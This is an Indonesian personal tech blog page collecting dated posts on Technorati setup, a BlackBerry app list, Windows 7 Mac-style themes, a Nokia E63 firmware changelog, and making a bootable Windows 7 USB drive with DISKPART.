i. Apabila Anda tidak ingin memasang fasilitas Technorati di blog Anda, maka klik SAVE CHANGES. Selesai.
j. Apabila Anda ingin memasang fasilitas Technorati (lihat contohnya di blog ini: http://sitorus18.blogspot.com/) seperti blogsearch, who links to this blog, dll, maka ..
(i) beri tanda tik di menu "Show Technorati embed on my site"
(ii) Ada preview tampilan disitu, kasih/buang tanda tik yg tidak ada suka;
(iii) Copy/paste kode script di bawahnya, dan masukkan di SIDEBAR template blog Anda.
(iv) Klik SAVE CHANGES. Selesai.

2. Technorati Bookmarks/Favorites

Caranya:

a. Klik menu FAVORITES
b. Masukkan alamat blog/situs yg ingin anda simpan di kotak "Add a blog to your favorites"
c. Klik ADD. Selesai.

Catatan:
- Technorati membatasi pemuatan Bookmarks sampai 50 alamat blog.
- Blog/alamat situs apapun bisa Anda masukkan, termasuk blog/situs Anda sendiri.
- Memasukkan blog Anda di online bookmark Technorati juga akan menambah expose blog Anda.

3. Profile
Caranya:
1. Klik menu PROFILE.
2. Klik menu EDIT
3. Isi data termasuk foto Anda (kalau ingin tampil fotonya).
4. Klik SAVE PROFILE. Selesai.

4. Siapa yg Link Blog Anda?

* Mengetahui siapa yg nge-link blog kita itu penting dalam dunia perblogan (blogosphere). Karena dg demikian, kita dapat 'membalas budi' dg cara membuat link balik (linkback) blog orang yg ngelink blog kita. Ini namanya link-exchange.

* Semakin banyak yg nge-link blog kita, semakin bagus. Karena akan semakin mudah ditemukan di google. Naiknya rangking kita di search engine google, antara lain tergantung dari seberapa banyak yg nge-link kita. Tapi, tentu saja orang umumnya tidak akan ngelink blog kita, kalau kita tidak melakukan hal yg sama, bukan?

Cara Mengetahui Siapa yg Link Blog Kita.
1. Buka technorati.com (tidak perlu sign-in).
2. Di kotak search, isi alamat blog kita.
Contoh, ketika saya memasukkan alamat http://myaceh.blogspot.com blog milik Irwansyah, senior saya di Agra University, Technorati menjawah: 8 sites link to: myaceh.blogspot.com. Kemudian di bawahnya diterangkan blog siapa saja yg masang link.

Tambahan:

Kalau di technorati.com, kita hanya boleh mem-bookmark hanya 50 links, maka alternatifnya apabila masih kurang Anda dapat register di situs yg memberi layanan bookmark online gratis dan tak terbatas sbb:

1. http://del.icio.us (ini yg paling terkenal dan saat ini sudah menjadi bagian dari layanan yahoo.com)
2. http://furl.net
3. http://spurl.net
4. http://shadows.com
5. http://ma.gnolia.com


aplikasi blackberry


official blackberry storm picture image 30 Aplikasi Blackberry Terkeren Dan Wajib Install

Dikutip Dari: http://www.2lisan.com/tech/gadget/30-aplikasi-blackberry-terkeren/
blackberry dikembangkan oleh perusahaan yang bernama RIM (Research In Motion) . Sebenarnya alasan untuk meluncurkan perangkat multiguna ini adalah untuk memberikan sentuhan baru untuk kehidupan profesional. Blackberry muncul dengan prinsip mengirim dan menerima email dengan cara yang mudah. Telepon genggam  ini membawa Internet ke dalam tanganmu. Dan sekarang mereka meng-upgrade dengan teknologi terbaru dan fitur perangkat lunak.
Aplikasi Blackberry yang tersedia itu bisa menjadi sesuatu yang membingungkan bagi pengguna untuk menyimpulkan pada beberapa aplikasi terbaik.  Para pengguna Blackberry mungkin sudah menikmati beberapa aplikasi yang disediakan, berikut daftar 30 aplikasi Blackberry berdasarkan riset yang dilakukan oleh Honeytechblog:
1. BBNotePad
Aplikasi ini bertindak sebagai editor teks. Anda dapat aplikasi untuk menulis dokumen panjang penuh atau kode.
2. BeeTag
Anda dapat menggunakan 2-D barcode scanner untuk memindai barcode pada produk iklan atau merek. Setelah scanning, aplikasi ini akan memberi Anda informasi produk, teks dan informasi URL untuk produk-produk tertentu.
3. Aplikasi Amazon
Aplikasi ini memungkinkan Anda untuk berbelanja kebutuhan sehari-hari dari Amazon. Segera setelah Anda melakukan pemesanan di Amazon app, aplikasi Anda diproses dari Amazon, AOS server yang aman.
4. BlackBerry Messenger
Aplikasi mobile berguna untuk tetap berhubungan dengan teman Anda menggunakan BlackBerry mobiles. Aplikasi ini  menggunakan BlackBerry OS, AOS PIN untuk mengirim pesan ke teman dan kerabat. Anda bahkan tidak dikenakan biaya oleh penyedia ponsel Anda untuk mengirim pesan teks.
5. Boopsie
Aplikasi mobile ini pencarian data Anda dalam hitungan detik. Anda dapat menggunakan aplikasi ini untuk mencari data atau artikel dari berbagai situs web seperti IMDB, Wikipedia dan Amazon.
6. Facebook
Menunjukkan aplikasi facebook status update. Gunakan aplikasi ini untuk mengirim pesan atau meninggalkan komentar. Facebook pengguna dapat mendapatkan banyak manfaat oleh aplikasi ini bahkan oleh semakin menjauh dari PC mereka.

7. Mobipocket Reader

Anda dapat membaca judul e-book dan juga men-download buku-buku di ponsel Anda. Mobipocket Reader mendukung . Mobi format.
8. Capture It
Aplikasi mengambil foto dari BlackBerry, layar AOS dan kemudian menyimpannya dengan format fil JPG.

9. ISkoot

Anda dapat menggunakan aplikasi ini untuk mengirim dan menerima panggilan suara ke dan dari pengguna Skype. Aplikasi ini menawarkan fungsi pesan cepat untuk para penggunanya.
10. Viigo
Aplikasi ini memungkinkan pengguna untuk melihat berita, audio klip, saham & data uang , cuaca dan lainnya. Dengan  aplikasi ini Anda juga dapat mengetahui  skor olahraga. Anda dapat dengan mudah men-download aplikasi ini dari browser Blackberry Anda.
11. Google Maps
Menggunakan aplikasi ini untuk mengetahui arah yang benar, melihat lokasi dan menonton lalu lintas. Anda juga dapat menggunakan aplikasi ini untuk mendapatkan peta dalam tampilan satelit.
12. Beyond 411
Anda dapat menggunakan aplikasi ini untuk mencari daftar bisnis dan tahu tentang arah perjalanan. Beyond 411 memberikan arah yang benar tentang berbagai lokasi.

13. Fast Food Finder

Gunakan telepon, AOS GPS untuk mengetahui rantai makanan cepat saji terdekat. Fast Food Finder menyediakan peta dan memberikan alamat dan arah puasa bersama.
14. Kafein Finder
Jika Anda ingin minum kopi, maka Anda dapat menggunakan aplikasi dan mencari tahu toko kopi terdekat atau kafe. Pencinta kopi dapat memperoleh manfaat dari penggunaan aplikasi ini.

15. Pandora Mobile

Anda dapat menggunakan aplikasi ini untuk menilai lagu. Anda dapat dengan mudah mendengarkan lagu-lagu favorit Anda dan dapatkan dicari dengan itu sambil bekerja atau dalam perjalanan. Ini adalah salah satu aplikasi hiburan.
16. Neosistec CarFinder
Jika Anda lupa lokasi yang tepat di mana Anda memarkir mobil Anda, maka Anda dapat menggunakan CarFinder, AOS menu sederhana dan tandai lokasi mobil anda melalui Blackberry, AOS GPS. Jika Anda ingin mencari tahu mobil Anda, kemudian buka app dan akan memandu Anda melalui kompas.

17. Qik Mobile

Anda dapat menggunakan aplikasi untuk melakukan streaming video online dari perangkat Blackberry Anda.
18. Palringo
Aplikasi ini mendukung AIM, ICQ, MSN dan yahoo. Menggunakan aplikasi untuk chatting dengan pengguna Palringo lain.
19. Blackberry Appworld
Anda dapat mengakses banyak aplikasi Blackberry lain melalui aplikasi ini. Ini adalah tentang berbagai aplikasi dari ponsel  Blackberry.
20. Bolt Browser
BlackBerry Web browser Anda lambat, Anda dapat menggunakan aplikasi ini untuk membuatnya lebih cepat. Kecepatan internet adalah keharusan untuk menggunakan browser atau memeriksa e-mail.
21. Gmail Client
Aplikasi yang memungkinkan Anda untuk mengirim dan mengarsipkan e mail. Menggunakan Gmail adalah biasa tetapi menggunakan Gmail dari ponsel dapat dengan mudah dan umum setelah menggunakan aplikasi klien Gmail. Anda cara mudah dan pintar untuk mengakses mail!
22. Tiny Twitter
Aplikasi untuk tetap update tstatus/tweets Anda di Twitter. pengguna Twitter  dapat tetap berhubungan dengan teman-teman online mereka.
23. Talklock
Sesuai dengan persyaratan, aplikasi kunci dan membuka perangkat BlackBerry Anda. Hal ini hanya untuk menjaga keselamatan Anda. Anda dapat memblokir atau membolehkan sesuai keinginan Anda.

24. Mana untuk BlackBerry

Anda dapat menggunakan aplikasi ini untuk berhubungan dengan bisnis seperti harga gas memeriksa dan banyak lagi. Ini adalah salah satu aplikasi perusahaan untuk mengetahui harga saat ini di seluruh dunia.
25. PocketMac untuk BlackBerry
aplikasi yang menunjukkan  buku alamat  kalender dan catatan antara BlackBerry Anda dan Mac. Anda dapat dengan mudah mengingat tanggal teman-teman ulang tahun menggunakan aplikasi ini.
26. Google Lattitude
Aplikasi untuk berbagi  lokasi Anda sekarang. Anda dapat memberitahu teman-teman Anda tahu tentang lokasi Anda menggunakan perangkat lunak atau aplikasi.

27. GridMagic Community Edition

Aplikasi yang digunakan untk perhitungan. Semua jenis perhitungan matematis yang mungkin menggunakan aplikasi dari ponsel Blackberry. Anda dapat menyelesaikan luar perhitungan atau kecil panjang menggunakan aplikasi ini.

28. Jaikuberry

Aplikasi ini digunakan untuk berbagi posting blog dengan teman-teman Anda. Yah,  karyawan peminat  SEO pasti menyukai aplikasi ini dan Anda juga bisa menghubungi ini dengan membeli ponsel pintar Blackberry. Anda dapat melihat posting blog lain.
29. Stock Viewer
Aplikasi BlackBerry memberitahu Anda tentang saham. Jika Anda menjalankan pasar saham maka anda dapat dengan mudah mendapatkan update pada daftar saham duduk di mana saja. Senin sampai Jumat, Anda dapat dengan mudah mendapatkan tampilan daftar saham.
30. Poynt
Aplikasi pencarian ini digunakan untuk menemukan bisnis, daftar film dan  pemutaran film. Aplikasi terbaik untuk penggunaan profesional dan hiburan. Ini adalah salah satu aplikasi yang mengagumkan dari ponsel pintar Blackberry.


CPU-Z free download


CPU-Z adalah program atau software gratis / freeware yang mengumpulkan seluruh informasi beberapa perangkat keras utama di PC Anda. Dengan CPU-Z kita dapat menegtahui jenis perangkat keras yang terdapat didalam CPU dan tentunya dengan type dan vendor pembuatnya.

DOWNLOAD DISINI
Postingan Terkait :
OTHER DOWNLOAD


Mac Leopard OSX Theme For Windows 7


Bagi Anda pecinta Mac OS ataupun menyukai tampilan Mac OS. Jangan kecewa, kini Anda dapat menghadirkan Mac Leopard OSX Theme di desktop Window 7 Anda.
Caranya sangat mudah, ikuti beberapa langkah di bawah ini.
  1. Download Universal Theme Patcher lalu ekstrak menggunakan winrar. Download Disini
  2. Klik kanan tcpz.exe (Buat 32-bit Windows) atau tcpz64.exe (Buat 64-bit Windows) lalu “Run It As Administrator“ untuk menginstal Patcher.
  3. Setelah install Universal Theme Patcher, kemudian Restart The Computer.
  4. Copy konten dari theme (.theme file and theme folder) ke dalam C:\Windows\Resources\Themes dan dobel klik .theme file.
Download Mac Leopard OSX Theme For Windows 7 DISINI


Snow Leopard transformation pack untuk Windows 7



Mungkin bagi anda yang sudah pernah Download tema Windows7 rasa Snow Leopard akan kesulitan menginstall tema tersebut bahkan jika gagal windows 7 anda akan mengalami black scree, nah berikut ini sudah ada yang lebih simple cara mengganti Windows 7 anda seperti tampilan mac OS Snow Leopard dengan Snow Leopard transformation pack untuk Windows 7.
Bahkan tools ini bisa digunakan untuk anda yang menggunakan Windows vista jadi jangan khawatir, transformation pack ini merupakan freeware yang secara otomatis menggantikan file sistem di Windows dan menginstal ikon, wallpaper, screensaver, suara dan layar login, kotak dialog shutdown, dan banyak lainnya UI komponen yang sangat mirip dengan Mac OSX dan membuat Windows 7 tampak seperti Mac.
Berikut ulasanya yang sudah saya coba Snow Leopard transformation pack untuk Windows 7 beserta screenshotnya.
Untuk menginstal ekstrak file download tersebut dan klik icon Snow tranformation pack, tapi terlebih dahulu anda harus menonaktifkan UAC pada Windows.
Snow Leopard transformation pack untuk Windows 7
Instalasinya cukup klik next dan pilih accept untuk menyutujui penggunakan software tersebut klik next dan next dan next kembali untuk memulai instalasi klik tranform,
Silahkan tunggu beberapa saat proses instalasi akan sedikit memakan waktu setelah selesai klik finish dan silahkan rebot PC anda untuk melihat hasilnya.
Snow Leopard transformation pack untuk Windows 7
Keren bukan silahkan jika anda ingin mengubah tampilan Windows 7 atau Vista anda persis seperti mac OS Snow Leopard download dan install dengan sangat mudah tanpa perlu repot.
Download Snow Leopard transformation pack untuk Windows 7


Firmware Nokia E63 Upgrade to v500.21.009


You can update your Nokia E63 firmware by  Nokia’s Software Updater application on Windows PC. The Nokia E63 does not support UDP (User Data Preservation), so you have to backup all your personal data before updating the  firmware.

Note: It may take some time before the new firmware is available for your region.
Changelog:
New Functionalities:
  • Comes with Music along with Music Player upgrade
  • Quick Office v6.2 which has Office 2007 support
  • Ovi Store upgraded to 1.6.0.18 and Download! removed
  • Lotus Notes traveler v8.5.1 update
Changes and Improvements:
  • Windows Live removed from the memory card
  • Ovi Suite included in Memory card
  • CS Helps baseline upgraded to fix localization issues
  • Start Up settings baseline upgraded
  • Ovi Store Link provided in “Set Up Internet Telephony”
  • Download! removed
  • Key mapping issues fixed
  • Nokia IM chat improved
General:
  • Portuguese Localization issues fixed
  • Functionality improvements in E-mail configuration
  • Qwerty keypad improvements
  • Emergency call termination with RSK key corrected
  • Corrected Bluetooth link drop when an outgoing call is made in a carkit
Calendar and Clock:
  • Fix for Israel written instead of Jerusalem
  • Corrected Argentina names issue in World Clock
  • Corrected localization issues in world clock
Browser and Connectivity:
  • Fix provided for IMEI not sent over USB
  • CMCC Java application download corrected
  • Fix provided for accessing a link that has appended space characters
Email:
  • Fix provided for selecting desired mailbox when multiple mailboxes are configured
Flash light:
  • Fix provided for turning on the flashlight when the device is locked


Senin, 17 Januari 2011

INSTALL WINDOWS 7 MENGGUNAKAN USB TANPA SOFTWARE


Setelah sekian lama nggak bernostalgia dengan komputer dekstop yang dulu saya jadikan hiburan satu-satunya di tempat kost, kemarin ketemu lagi dengan si Dia ( komputer tersebut ). Tapi ?! Setelah dibuka kenapa Si komputer desktop tersebut menjadi lebay, eh lemot dan nggak bisa buka aplikasi bawaan windows XP bajakan yang dulu saya instal seperti paint, wordpad, dan lainnya ?
Setelah saya search ada software apa aja di sana ? Ternyata ada anti virus juga. Install, Scan, Dan Jreng..Jreng..Jreng !!!
Ada ratusan Virus yang bersemayam disana. Hapus, Scan ulang eh virus balik lagi.
Daripada pusing mikirin windows yang sudah amburadul. Mending saya install ulang aja, toh windows tersebut bukan original. Apalagi saya pengen nyoba juga windows 7 ultimate yang sudah menjadi teman mesra Laptopku sampai sekarang.
Berikut alat-alat yang perlu dipersiapkan :
1. DVD windows 7 Ultimate
2. Segelas kopi susu panas
3. Do’a
Hehe..tool installation yang aneh..
Pertama saya ubah settingan BIOS agar CD room bisa booting pertama. Save dan Exit..
Tapi apa yang terjadi, kenapa langsung loading ke windows XP lagi ya ?
Ternyata dan ternyata, saya baru sadar kalau komputer dekstop saya hanya mempunyai CD ROOM dan bukan DVD ROOM apalagi DVD Multi. Hahahaha….dasar orang aneh, sama komputer sendiri lupa.
Dan jalan satu-satunya adalah install windows xp lagi. Tapi, CD windows XP Bajakan ?? dimana harus mencarinya jaman sekarang ?
Tapi jangan kecewa dulu karena ada alternatif lain, yaitu install windows 7 ultimate menggunakan USB Flash Disk tanpa software tambahan.
Setelah tanya ama mbah Gugle, akhirnya saya temukan juga cara mudah install windows 7 menggunakan USB Flash Disk tanpa bantuan software yang lain.
Berikut cara membuat flash disk agar bisa booting untuk install windows 7 ultimate :
1. Siapkan flash disk minimal 4 GB karena kapasitas dari file windows 7 ultimate sendiri kurang lebih 3 GB dan tentunya siapkan juga Laptop atau PC yang ada DVD drivenya dan DVD windows 7 ultimate.
2. Masukkan flash disk ke colokan USB laptop kamu, flash disk ini nantinya akan diformat ulang, jadi backuplah dahulu isinya karena akan terhapus semua.
3. Buka jendela Command Prompt dengan menekan tombol di keyboard simbol windows + R, ketik cmd lalu klik OK
4. Di jendela Command Prompt yang baru muncul, ketik DISKPART dan tekan ENTER,
5. Ketik LIST DISK kemudian ENTER, akan muncul semua size drive. Lihatlah ukuran dari masing-masing drive untuk mengenal yang mana flash disk dan hardisk kamu. Di laptop saya, Disk 0 ukurannya 298 GB dan Disk 1 ukurannya 3856 MB. Berarti, Disk 1 adalah flash disk 4 GB saya.
6. Ketik perintah berikut secara berurutan :
SELECT DISK 1 enter
CLEAN enter
CREATE PARTITION PRIMARY enter
SELECT PARTITION 1 enter
ACTIVE enter
FORMAT FS=NTFS enter
Tunggu sampai 100 % completed
ketik EXIT dan tekan enter.
7. Minimize jendela Command Prompt tadi
8. Masukkan DVD Windows 7 ke dalam DVD drive dan perhatikan drive letter DVD drive tadi (nama drive yang terbaca). Ingat drive letter DVD drive dan flash disk kamu.
Pada laptop saya, drive F adalah DVD Windows 7 dan drive G adalah flash disk saya.
9. Maximize jendela Command Prompt yang tadi kamu minimized, ketik perintah berikut satu demi satu :
F:CD BOOT dan tekan enter (F adalah drive DVD Windows 7 saya)
CD BOOT tekan enter
BOOTSECT.EXE/NT60 G: tekan enter (G adalah flash disk saya)
10. Tutup jendela Command Prompt.
11. Copy semua file dari DVD Windows 7 ultimate ke dalam flash disk kamu, Selamat, sekarang flash disk kamu siap digunakan untuk menginstal Windows 7 ultimate.
Trik install windows 7 ultimate menggunakan flashdisk tanpa bantuan software ini cocok buat install windows pada netbook yang notabene tidak mempunyai cd room maupun dvd room.
Sebenarnya masih ada cara lain install windows 7 menggunakan Flash disk dengan bantuan WintoFlash dan menggunakan software dari microsoft sendiri yaitu Windows 7 USB / DVD. Akan dibahas pada posting berikutnya.


INSTALL WINDOWS DENGAN USB (flash disk)


Karena alasan tertentu Anda pada suatu saat membutuhkan boot dari USB, bisa jadi karena PC/netbook Anda tidak mempunyai cd room. Jangan kuatir dengan aplikasi Novicorp WinToFlash masalah tersebut akan terselesaikan. Silahkan download di sini [Novicorp WinToFlash 3.1 MB].


Loading
 

LIFE START FROM DREAM Copyright © 2010 LKart Theme is Designed by Lasantha